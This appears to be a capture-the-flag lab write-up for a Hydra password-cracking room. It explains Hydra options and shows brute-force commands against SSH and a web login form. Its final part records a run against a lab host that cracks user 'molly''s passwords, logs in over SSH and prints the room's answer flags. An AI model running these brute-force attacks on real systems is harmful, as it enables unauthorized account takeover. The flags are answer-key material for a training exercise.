Jr.Pen 11.2. Hydra

Task 1 - Hydra

Hydra is a brute force online password cracking program, a quick system login password “hacking” tool.

Hydra can run through a list and “brute force” some authentication services. Imagine trying to manually guess someone’s password on a particular service (SSH, Web Application Form, FTP or SNMP) - we can use Hydra to run through a password list and speed this process up for us, determining the correct password.

According to its official repository(opens in new tab), Hydra supports, i.e., has the ability to brute force the following protocols: “Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MEMCACHED, MONGODB, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, TeamSpeak (TS2), Telnet, VMware-Auth, VNC and XMPP.”

For more information on the options of each protocol in Hydra, you can check the Kali Hydra tool page(opens in new tab).

This shows the importance of using a strong password; if your password is common, doesn’t contain special characters and is not above eight characters, it will be prone to be guessed. A one-hundred-million-password list contains common passwords, so when an out-of-the-box application uses an easy password to log in, change it from the default! CCTV cameras and web frameworks often use `admin:password` as the default login credentials, which is obviously not strong enough.

Task 2 - Using Hydra

However, you can check its official repositories if you prefer to use another Linux distribution. For instance, you can install Hydra on an Ubuntu or Fedora system by executing `apt install hydra` or `dnf install hydra`. Furthermore, you can download it from its official Hydra repository(opens in new tab).

Hydra Commands

The options we pass into Hydra depend on which service (protocol) we're attacking. For example, if we wanted to brute force FTP with the username being `user` and a password list being `passlist.txt`, we'd use the following command:

```
hydra -l user -P passlist.txt ftp://MACHINE_IP
```

For this deployed machine, here are the commands to use Hydra on SSH and a web form (POST method).

SSH

```
hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh
```

Option	Description
`-l`	specifies the (SSH) username for login
`-P`	indicates a list of passwords
`-t`	sets the number of threads to spawn

For example, `hydra -l root -P passwords.txt MACHINE_IP -t 4 ssh` will run with the following arguments:

- Hydra will use `root` as the username for `ssh`
- It will try the passwords in the `passwords.txt` file
- There will be four threads running in parallel as indicated by `t 4`

Post Web Form

We can use Hydra to brute force web forms, too. You must know which type of request it is making; GET or POST methods are commonly used. You can use your browser's network tab (in developer tools) to see the request types or view the source code.

```
sudo hydra <username> <wordlist> MACHINE_IP http-post-form "<path>:<login_credentials>:<invalid_response>"
```

Option	Description
`-l`	the username for (web form) login
`-P`	the password list to use
`http-post-form`	The type of the form is POST
`<path>`	the login page URL, for example, `login.php`
`<login_credentials>`	the username and password used to log in, for example, `username=^USER^&password=^PASS^`
`<invalid_response>`	part of the response when the login fails
`-V`	verbose output for every attempt

Below is a more concrete example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `^USER^`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `^PASS^`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

On a side note, if the web server is listening on a non-default port number, you can explicitly specify the port number using `-s <port>`, for example:

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -s <port> -V
```

You should now have enough information to put this into practice and brute-force your credentials on the deployed machine!

Answer the questions below

> Use Hydra to brute-force molly's web password. What is the value of flag 1?


THM{2673a7dd116de68e85c48ec0b1f2612e}

> Use Hydra to brute-force molly's SSH password. What is the value of flag 2?


THM{c8eeb0468febbadea859baeb33b2541b}

```
root@ip-10-113-84-214:~# hydra -l molly -P /usr/share/wordlis
ts/rockyou.txt 10.113.190.72 http-post-form  "/login:username
=^USER^&password=^PASS^:F=incorrect" -v
```

```
[VERBOSE] Page redirected to http[s]://10.113.190.72:80/login
[VERBOSE] Page redirected to http[s]://10.113.190.72:80/login
[VERBOSE] Page redirected to http[s]://10.113.190.72:80/login
[VERBOSE] Page redirected to http[s]://10.113.190.72:80/login
[80][http-post-form] host: 10.113.190.72   login: molly   password: sunshine
[STATUS] attack finished for 10.113.190.72 (waiting for children to complete tes
ts)
[VERBOSE] Page redirected to http[s]://10.113.190.72:80/login
[VERBOSE] Page redirected to http[s]://10.113.190.72:80/login
[VERBOSE] Page redirected to http[s]://10.113.190.72:80/login
[VERBOSE] Page redirected to http[s]://10.113.190.72:80/login
```




```
[DATA] attacking ssh://10.113.190.72:22/
[22][ssh] host: 10.113.190.72   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-26 08:46:
27
root@ip-10-113-84-214:~# ssh molly@10.113.190.72
The authenticity of host '10.113.190.72 (10.113.190.72)' can't be established.
ED25519 key fingerprint is SHA256:tyT86NeY0S53V+2PUNiWxYfuBO2qgrXKP71J+W38M80.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.113.190.72' (ED25519) to the list of known hosts.
molly@10.113.190.72's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1083-aws x86_64)
```


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-113-190-72:~$ ls
flag2.txt
molly@ip-10-113-190-72:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-113-190-72:~$